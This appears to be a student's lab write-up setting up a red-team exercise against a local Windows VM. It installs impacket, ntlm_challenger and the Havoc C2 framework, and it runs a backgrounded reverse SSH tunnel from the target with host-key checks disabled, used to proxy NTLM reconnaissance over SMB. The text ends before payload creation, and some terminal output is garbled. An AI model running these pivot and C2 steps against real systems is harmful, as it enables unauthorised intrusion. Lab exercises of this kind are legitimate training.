

Part 1: Initial Setup


I started off by identifying each machine's IP, and then also pinging the adjacent machine as well. This helps confirm the ability for each machine to communicate with each other. This is important for future reference related to SSH connections and file transfers.



```
root@debian1:~# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.227.129  netmask 255.255.255.0  broadcast 192.168.227.255
        inet6 fe80::20c:29ff:fe9b:ccd3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:9b:cc:d3  txqueuelen 1000  (Ethernet)
        RX packets 200632  bytes 298688844 (284.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10556  bytes 722224 (705.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 35  bytes 3328 (3.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 3328 (3.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
PS C:\Users\alain> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::a460:9ce8:c505:373a%2
   IPv4 Address. . . . . . . . . . . : 192.168.227.135
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.227.2
PS C:\Users\alain> ping 192.168.227.129 -t

Pinging 192.168.227.129 with 32 bytes of data:
Reply from 192.168.227.129: bytes=32 time<1ms TTL=64
Reply from 192.168.227.129: bytes=32 time<1ms TTL=64
Reply from 192.168.227.129: bytes=32 time<1ms TTL=64
Reply from 192.168.227.129: bytes=32 time<1ms TTL=64
Reply from 192.168.227.129: bytes=32 time<1ms TTL=64
Reply from 192.168.227.129: bytes=32 time<1ms TTL=64
Reply from 192.168.227.129: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.227.129:
    Packets: Sent = 7, Received = 7, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```




```
PS C:\Users\alain> netstat -atp tcp
                                    gn Address        State           Offloa   Stat
Active Connections
                                    OP-1UHVPS8:0      LISTENING       InHost
  Proto  Local Address          Foreign Address        State           Offload State

  TCP    0.0.0.0:135            DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:445            DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:5040           DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:7680           DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:49664          DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:49665          DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:49666          DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:49667          DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:49668          DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    0.0.0.0:49669          DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    192.168.227.135:139    DESKTOP-1UHVPS8:0      LISTENING       InHost
  TCP    192.168.227.135:49730  104.208.203.89:https   ESTABLISHED     InHost
  TCP    192.168.227.135:49790  104.208.203.88:https   ESTABLISHED     InHost
```


(This screenshot shows active TCP connections. The IP, 192.168.227.135:139, is the IP of the Windows machine.)

Part 1a: Installations


After double checking both machines, their network connections and the communication between them, I got started on installations. I started off by installing *impacket* and *ntlm_challenger* specifically.



```
root@debian1:/opt# git clone https://github.com/fortra/impacket
Cloning into 'impacket'...
remote: Enumerating objects: 24756, done.
remote: Counting objects: 100% (288/288), done.
remote: Compressing objects: 100% (160/160), done.
remote: Total 24756 (delta 209), reused 128 (delta 128), pack-reused 24468 (from
 2)
Receiving objects: 100% (24756/24756), 10.23 MiB | 4.03 MiB/s, done.
Resolving deltas: 100% (18931/18931), done.
```




```
root@debian1:/opt/impacket# pip3 install . --break-system-packages
Processing /opt/impacket
  Preparing metadata (setup.py) ... done
```




```
root@debian1:/opt# git clone https://github.com/nopfor/ntlm_challenger
Cloning into 'ntlm_challenger'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 24 (delta 10), reused 14 (delta 5), pack-reused 0 (from 0)
Receiving objects: 100% (24/24), 12.16 KiB | 1.01 MiB/s, done.
Resolving deltas: 100% (10/10), done.
```

After running these preliminary installations, I did some minor configurations related to SSH connections and proxychains. Proxychains are what anonymize your connection and can also bypass network restrictions.




```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1337
```

Adding this line of text to the proxychains configuration file adds a proxy using a type called socks5. 127.0.0.1 is the IP for localhost, and 1337 is the port it’s listening on.




```
PS C:\Users\alain> ssh -R 1337 root@192.168.227.129
The authenticity of host '192.168.227.129 (192.168.227.129)' can't be established.
ECDSA key fingerprint is SHA256:NKKzAxXvmVVdlGWcyJaqKqxc80b5A4TCZfzFBTk6s8I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.227.129' (ECDSA) to the list of known hosts.
root@192.168.227.129's password:
Linux debian1 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 11 20:00:45 2025 from 192.168.227.129
root@debian1:~# netstat -putan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      3443/sshd: root@pts
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      932/cupsd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      925/sshd: /usr/sbin
tcp        0     36 192.168.227.129:22      192.168.227.135:50442   ESTABLISHED 3443/sshd: root@pts
tcp        0      0 192.168.227.129:59968   130.89.148.77:443       ESTABLISHED 1833/gnome-software
tcp6       0      0 ::1:1337                :::*                    LISTEN      3443/sshd: root@pts
tcp6       0      0 ::1:631                 :::*                    LISTEN      932/cupsd
tcp6       0      0 :::22                   :::*                    LISTEN      925/sshd: /usr/sbin
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           844/avahi-daemon: r
udp        0      0 192.168.227.129:68      192.168.227.254:67      ESTABLISHED 864/NetworkManager
udp        0      0 0.0.0.0:41398           0.0.0.0:*                           844/avahi-daemon: r
udp6       0      0 :::39722                :::*                                844/avahi-daemon: r
udp6       0      0 :::5353                 :::*                                844/avahi-daemon: r
```

Here is a successful SSH connection on the port earlier specified.



```
root@debian1:/opt/ntlm_challenger# proxychains python3 ntlm_challenger.py smb://192.168.227.135
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1337-<><>-192.168.227.135:445-<><>-OK

Target (Server): DESKTOP-1UHVPS8

Version: Server 2016 or 2019 / Windows 10 (build 19041)

TargetInfo:
  MsvAvNbDomainName: DESKTOP-1UHVPS8
  MsvAvNbComputerName: DESKTOP-1UHVPS8
  MsvAvDnsDomainName: DESKTOP-1UHVPS8
  MsvAvDnsComputerName: DESKTOP-1UHVPS8
  MsvAvTimestamp: May 24, 2025 20:26:34.752180

Negotiate Flags:
  NTLMSSP_NEGOTIATE_UNICODE
  NTLMSSP_REQUEST_TARGET
  NTLMSSP_TARGET_TYPE_SERVER
  NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY
  NTLMSSP_NEGOTIATE_TARGET_INFO
  NTLMSSP_NEGOTIATE_VERSION
  NTLMSSP_NEGOTIATE_128
  NTLMSSP_NEGOTIATE_56
```


This command enables the proxychains service with ntlm_challenger.py.




```
PS C:\Users\alain> ssh -R 1337 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -oUserKnownHostsFile=/dev/null -StrictHostKeyChecking=no root@192.168.227.129
The authenticity of host '192.168.227.129 (192.168.227.129)' can't be established.
ECDSA key fingerprint is SHA256:NKKzAxXvmVVdlGWcyJaqKqxc80b5A4TCZfzFBTk6s8I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.227.129' (ECDSA) to the list of known hosts.
root@192.168.227.129's password:
```

This (very long) command uses a specific set of parameters, so the SSH connection does not have to be repeated several times but rather converts the SSH connection into a background process.

Going back to installations, I began installing our main tool for the exercise, Havoc. This was done on the Debian machine, as the Windows machine is our target.




```
root@debian1:/opt# git clone https://github.com/HavocFramework/Havoc
Cloning into 'Havoc'...
remote: Enumerating objects: 10189, done.
remote: Total 10189 (delta 0), reused 0 (delta 0), pack-reused 10189 (from 1)
Receiving objects: 100% (10189/10189), 33.47 MiB | 9.54 MiB/s, done.
Resolving deltas: 100% (6831/6831), done.
```




```
root@debian1:/opt# sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libnc
urses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools lib
qt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```


(These were dependencies.)



```
root@debian1:/opt# wget https://go.dev/dl/go1.24.3.linux-amd64.tar.gz
--2025-05-24 15:43:59--  https://go.dev/dl/go1.24.3.linux-amd64.tar.gz
Resolving go.dev (go.dev)... 216.239.38.21, 216.239.34.21, 216.239.32.21, ...
Connecting to go.dev (go.dev)|216.239.38.21|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://dl.google.com/go/go1.24.3.linux-amd64.tar.gz [following]
--2025-05-24 15:43:59--  https://dl.google.com/go/go1.24.3.linux-amd64.tar.gz
Resolving dl.google.com (dl.google.com)... 142.250.113.136, 142.250.113.91, 142.250.113.190, ...
Connecting to dl.google.com (dl.google.com)|142.250.113.136|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 78558709 (75M) [application/x-gzip]
Saving to: ‘go1.24.3.linux-amd64.tar.gz’

go1.24.3.linux-amd64.tar.gz           100%[===========================================================================>]  74.92M  22.0MB/s    in 3.8s

2025-05-24 15:44:03 (19.7 MB/s) - ‘go1.24.3.linux-amd64.tar.gz’ saved [78558709/78558709]
```



```
root@debian1:/opt# rm -rf /usr/local/go && tar -C /usr/local -xzf go1.24.3.linux-amd64.tar.gz
root@debian1:/opt# export PATH=$PATH:/usr/local/go/bin
```




```
root@debian1:/opt# go version
go version go1.19.8 linux/amd64
```


After running various commands related to the installation/creation of Havoc, I got to work on the next part of the exercise.

Part 2: Configuration

After installing everything, I created both the teamserver, and the client build for Havoc. This is necessary to run the client and create the payload for our target machine.

